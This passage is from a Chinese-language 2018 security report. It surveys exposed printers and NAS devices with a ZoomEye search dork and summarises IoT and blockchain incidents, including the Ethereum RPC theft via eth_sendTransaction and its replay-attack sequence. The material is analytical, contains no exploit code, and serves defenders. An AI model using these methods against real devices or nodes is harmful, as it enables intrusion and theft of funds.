开放最多的依然是 http 服务，主要分布在 80、8080、443 等端口。631 是 IPP（互联网打印协议）的服务端口，它容许用户可以透过互联网作遥距打印及管理打印工作等工作。9100 端口也被称为“原始（RAW）打印”。客户通过 9100/TCP 端口连接到网络打印机，所有发送的数据都由打印设备直接处理。此外还有部分设备开放了 21 端口（FTP 服务）、23 端口（telnet 服务）。


还有一个比较重要的是 161/UDP 端口，是 SNMP（是简单网络管理协议）的服务端口，旨在管理网络组建。今年 Samsung 打印机被曝光出一个敏感信息泄露漏洞（CVE-2018-17969 ）就和该端口有关。


3.2.4 网络存储设备（NAS）


ZoomEye dork: app:"nas"

3192751 台 NAS 设备直接暴露在网络空间上。数量最多的品牌为威联通（QNAP），约为 170 万，其次为群晖 NAS，约为 120 万。其他品牌还有希捷（Seagate）及西部数据（WD）、ASUSTOR 等。

主要分布在德国、中国、美国等国家。







基本上都只开放了 http 服务，主要分布在 5000，8080，443，80，8082，7000，8000，8083 等端口。5000 是 Synology NAS 的默认 http 端口，8080 是 QNAP NAS 的默认 http 端口，443 是 QNAP NAS 的默认 https 端口。由此可见 NAS 的大部分市场份额基本由 QNAP 和 Synology 占领。

相比于路由器和摄像头，NAS 的安全性要高很多，且通常能自动升级系统，但也不可避免的会存在漏洞。今年 ASUSTOR 的 NAS 操作系统 ADM 被多次曝出漏洞；还有西部数据的 NAS 被曝出登录绕过 0day，结合历史命令注入漏洞可无限制 RCE；Axentra Hipserv NAS 操作系统被曝出存在 XXE 和无需认证的本地服务远程命令执行漏洞，利用 XXE 可实现 SSRF，最终无限制远程命令执行，该漏洞影响 Netgear Stora，Seagate GoFlex Home，Medion LifeCloud 等三款 NAS 产品。

3.3 思考与展望

3.3.1 漏洞频发来自于数年前的伏笔

2018 年物联网设备频繁被曝出漏洞，动辄影响几十万几百万的设备。

例如，2018 月 04 月 30 日 vpnMentor 公布了 GPON 路由器的高危漏洞：验证绕过漏洞（CVE-2018-10561）和命令注入漏洞（CVE-2018-10562）。将这两个漏洞结合，只需要发送一个请求，就可以在 GPON 路由器 上执行任意命令。根据 ZoomEye 网络空间搜索引擎的结果，2141183 台路由器可能受该漏洞影响（2018 年 05 月 04 日数据）。

2018 年 09 月 18 日，Securify 披露了一个 WD My Cloud 的登录绕过 0day 漏洞，由于 WDMyCloud 存在几十个历史漏洞，登陆后，也存在 30 余个命令注入点，这意味着攻击者通过这个漏洞，可以无限制远程命令执行。

纵观 2018 年 404 实验室应急的 IoT 相关漏洞，大多数 IoT 漏洞都有以下共性：

- 漏洞原理简单，利用难度普遍较低。如逻辑错误，鉴权不当导致各种形式的登陆绕过，过滤不足导致命令注入或者溢出，结合这些漏洞可获取设备最高权限。值得一提的是默认密码问题，这个严格来说不算“漏洞”的问题如今也是 IoT 重灾区。
- 代码、组件复用，导致一个三方组件曝洞会影响所有使用了该组件的设备。
- “好用的洞” 被曝出后，会迅速被各大僵尸网络争夺并利用。凭证泄露等漏洞一直遗留，后续又为其他 RCE 漏洞铺平道路。

整体来说，是过去安全的投入大幅落后于开发的速度，导致设备存在一堆 “低级” 漏洞。可喜的是，近几年来，安全逐渐受到人们的重视，各 IoT 厂商的安全标准也在不断完善。

由于很多 IoT 设备缺少自动升级机制，甚至有的已经超出了官方的支持周期而得不到更新补丁，也只能等待设备升级换代被淘汰。

3.3.2 开放端口很不安全，不开放端口也不一定安全

不开放端口可以抵御大多数的 IoT 安全问题，因为攻击者无法直接通过网络访问设备。即使设备存在漏洞，也不会遭到恶意利用。但是不开放端口是不是意味着就一定安全呢？

2018 年 10 月 09 日，Xiongmai IPCamera、NVR、DVR 等设备被曝出存在默认凭证、硬编码凭证、远程代码执行等多个严重漏洞。XM 设备默认启用了 XMEYE P2P Cloud 功能，每个设备会分配一个 Cloud ID，用户可根据这个 Cloud ID 代替 IP 地址访问设备，这样就可以从外网访问只开放在内网的 XM 设备。问题是，这个 Cloud ID 是从设备的 Mac 地址通过一些简单计算得到的，由于 Mac 地址可枚举，配合上面的两个默认凭证漏洞，可通过 XMEye Cloud 无限制访问所有在线的 XM 设备。原漏洞作者进行了一次大致探测，得出大约有 900 万可访问的设备。

由此可见，在新的技术实现上也会面临新的挑战，但是不直接开放端口是一个极大的进步。

四．2018 年区块链相关事件概述

2018 年是区块链大热的一年，同样也是区块链安全最经受挑战的一年，虚拟货币飞涨的价值引来了狼群的觊觎，而交易所薄弱的安全建设、部分区块链存在的安全问题等都是急需解决的问题。以时间为轴，就不难理解为何区块链安全会受到如此多的关注、2018 年安全事件多爆发在何处。

4.1 一切的伊始

2016 年经常被人们称作区块链元年，因为在这一年区块链技术的价值真正被世界所认可。多国政府开始研究发行自己的数字货币，超过 50 家世界级银行组成联盟研发区块链银行间服务，上千家区块链行业的创业公司如雨后春笋般兴起。

2016 年比特币的成功，让区块链的成为了当前这个时代最受期待的新兴产业之一，而以太坊以其特有的智能合约功能，很大程度上解决了区块链快速发展和比特币出块速度受到极大限制的矛盾。智能合约开发者通过编写代码、编译部署到区块链上的方式，实现了交易的高速化、自动化和规则化，可以说智能合约是区块链不可篡改特性的一次最佳实践。

区块链行业发展与比特币等币价的变化有强关联，从一开始货币属性就是区块链产业抹不去的特性。2016 年 1 月以太坊这个名不见经传的区块链品种总市值只有 7000 万美元，短短 2 个月以太坊的市值最高就上涨到了 11.5 亿元。随着区块链市场价值的飞速提升，而区块链市场的安全性却没能跟上区块链的发展。产业价值远远大于安全代价，安全事件的发生也就成了必然。

(2016 年区块链相关安全事件)

2017 年以来，比特币较慢的出块速度和持续走高的价格，使比特币的意义更多转变为货币标准。随着以太坊的不断成熟，区块链 2.0-智能合约的时代也正式拉开了序幕。作为区块链一部分的区块链安全问题也如雨后春笋一般纷纷诞生了。

4.2 2018 年区块链相关安全事件


2017 年 11 月，一款名为 CryptoKitties（以太猫）的区块链游戏突然爆火，这是一款基于以太坊智能合约的养猫游戏，从此开始，智能合约的两种主要表现形式区块链游戏以及合约代币正式出现在人们的眼帘中受到了大家的关注，随着智能合约火爆发展的同时，也成为了攻击者们的目标之一。

4.2.1 BEC/SMT 溢出事件


BEC（美币）是 Beauty Chain 发行的一种合约代币，2018 年 2 月正式提交到交易所公开售卖，募集超过 60 亿人民币。

SMT 全称为 SmartMesh，也同样是一款基于以太坊智能合约代币。

2018 年 4 月 22 日，攻击者利用 BEC 智能合约代码中转账函数中的一处乘法溢出漏洞，通过乘法溢出导致了，转出了 57,896,044,618,658,100,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000,000.79200395656481996 8 个 BEC，清空了 BEC 的合约代币，其交易地址为 0xad89ff16fd1ebe3a0a7cf4ed282302c06626c1af33221ebe0d3a470aba4a660f。最终 BEC 被迫软分叉收回了这部分损失。



2018 年 4 月 24 日，攻击者利用 transferProxy 函数加法溢出漏洞转出了超大额的 SMT 币。transferProxy 是一个用于交易代理的函数，当交易者没有足够的以太币支付 gas 时，通过代理函数让第三方节点代为支付 gas，并向其支付相应的 SMT 币作为酬劳。但函数中在校验 SMT 余额是发生加法溢出，导致可以任意转出超大额的 SMT 币。



这两个事件几乎直接摧毁了 BEC/SMT 两个合约代币，也直接影响了智能合约的市场，智能合约的安全问题迫在眉睫。

4.2.2 以太坊智能合约蜜罐

随着以太坊智能合约的安全问题越来越受到关注，一种针对有一定智能合约基础的从业者的攻击手段也逐渐被曝光。

2018 年 3 月 20 日外国的安全研究员 Gerhard Wagner 详细分析了几种智能合约蜜罐。2018 年 6 月 404 实验室跟进研究，将已知的蜜罐智能合约欺骗手段分为四个方面：

- 古老的欺骗手段
- 神奇的逻辑漏洞
- 新颖的赌博游戏
- 黑客的漏洞利用


从简单的视觉欺骗，到利用 Solidity 的 feature 来欺骗、从利用传统的赌博思维，到利用漏洞来欺骗，智能合约蜜罐的欺骗方式千奇百怪，但却离不开最本质的目的：利用相关从业者自以为了解智能合约的投机心理，来赚取相应的“智商税”。

截至 2018 年 6 月，我们发现的 118 个蜜罐智能合约地址就骗取了超过 34 个以太币，而这种行为仍然继续。

4.2.3 以太坊偷渡漏洞

2018 年 3 月 20 日，慢雾社区揭露了一起严重的自动化盗币事件，外界称之为以太坊偷渡漏洞（又称为以太坊黑色情人节事件），攻击者利用以太坊节点 Geth/Parity RPC API 鉴权缺陷，恶意调用 eth_sendTransaction 盗取代币，持续时间长达两年，单被盗的且还未转出的以太币价值就高达现价 2 千万美金，还有代币种类 164 种，总价值难以估计（很多代币还未上交易所正式发行）。

通过网络和区块链进行交互，远程 RPC 接口通信是通用的解决方案之一。但当以太坊的 RPC 接口对外开放（HTTP JSON RPC 端口 8545，WebSocket JSON RPC 端口 8546）并且节点用户对自己的账户执行 unlockAccount 时，默认会有 300s（5 分钟）时间用于签名、转账等操作，由于缺乏相应的鉴权逻辑，攻击者在这 300s（5 分钟）期间也可以通过执行 eth_sendTransaction 对受害者账户进行转账，从而实现盗币。



2018 年 5 月 16 日，知道创宇 404 区块链安全研究团队对以太坊偷渡漏洞事件进行预警并指出该端口已存在密集的扫描行为。


2018 年 6 月 29 日, 慢雾社区预警了以太坊黑色情人节事件（即偷渡漏洞）新型攻击手法，该攻击手法在本文中亦称之为：离线攻击。在结合蜜罐数据复现该攻击手法的过程中，知道创宇 404 区块链安全研究团队发现：在真实场景中，还存在另外两种新型的攻击方式：

重放攻击和爆破攻击，由于此类攻击方式出现在偷渡漏洞曝光后，我们将这些攻击手法统一称为后偷渡时代的盗币方式。

在偷渡漏洞被曝光出之后，主要的防范、修复方式有几种，关闭对公网暴露的 RPC 接口 、使用 personal.sendTransaction()进行转账 或节点上不存放账户信息(keystore)，但问题在于，即便上述方式你都做了，依然有可能会被盗币。


Geth 交易缓存池的重放攻击成立的条件建立在该 RPC 曾存在过偷渡漏洞的前提下，通过关闭对公网暴露的 RPC 接口来修复该问题，就可能被交易缓存池重放攻击再次攻击。

以太坊在同步交易缓存池的过程中可能因为网络波动、分布式的特点等原因，导致部分交易多次进入交易缓存池。这也导致 部分应该被移出交易缓存池的交易 多次重复进入交易缓存池。在这种情况下，转账交易可以因为账户余额不足等原因停留在交易缓存池中，一旦账户余额充足时，交易就将继续进行。


Geth 交易缓存池的重放攻击
时间线
攻击者
受害者
txpool(交易缓存池)
受害者在公网上运行Geth节点并开放8545 JSON-RPC 端口
每一个节点的交易缓存池中均包含本地发起的交易和广播中收到的交易。在这里，泛指整个正常以太网络中的交易缓存池
攻击者扫描到受害者主机开放了8545 JSON-RPC端口，调用 eth_getBlockByNumber 等接口查询区块高度和节点上账号信息
1. 扫描端口
受害者节点返回当前区块高度
节点上的账号信息
返回相关信息
通过获取的账号信息继续查询账号余额（该部分查询可以使用受害者节点也可以本地查询）
2. 查询节点上账户余额
返回对应账号的余额信息
返回账户余额
3. 攻击者发起转账请求
由于账户没有解锁转账接口调用失败
攻击者发起转账请求
由于账户没有解锁转账接口调用失败
攻击者发起转账请求
由于账户没有解锁转账接口调用失败
受害者需要进行交易，使用personal_unlockAccount 接口解锁账户
攻击者发起转账请求1
转账接口调用成功
攻击者发起转账请求2
转账接口调用成功
攻击者发起转账请求3
转账接口调用成功
根据获取到的余额，利用eth_sendTransaction 接口持续发送转账信息
由于账户已经解锁，所以攻击者发送转账交易成功。
因为新的区块还没有被挖掘出来，所以每一次请求都会被判定为可以签名的交易，签名后加入本地交易缓存池并广播
交易1 写入交易缓存池
交易2 写入交易缓存池
交易3 写入交易缓存池
交易1
交易1
交易2
交易1
交易2
交易3
交易全网同步时也将相关交易同步给一个有问题的节点
新的区块被挖出，交易1被写入区块，交易2，3因为余额不足被交易缓存池踢出。
交易缓存池为空
交易1
交易2
交易3
用户完成了需要进行的交易，重新锁定账户
用户发现被盗原因，关闭了 JSON-RPC 端口，并继续使用原来的账户
验证交易1已经被打包，交易2，3因为余额不足被踢出。交易缓存池依旧为空。
该节点由于网络原因，不停地将已有的交易广播
进行交易过程中，该账户余额大于交易2中所花费的余额
交易1已经被打包，被踢出。由于此时账户余额满足交易2的条件交易2不会被踢出，在交易池中等待被写入区块。
等待新的区块被挖出，交易2被打包进区块。
攻击者即可再次成功盗币！
Seebug

unlockAccount 接口的爆破攻击是偷渡漏洞的拓展，假设 RPC 接口节点直接暴露在公网下，但没有遇到账号解锁时，就可能受到 unlockAccount 接口的爆破攻击

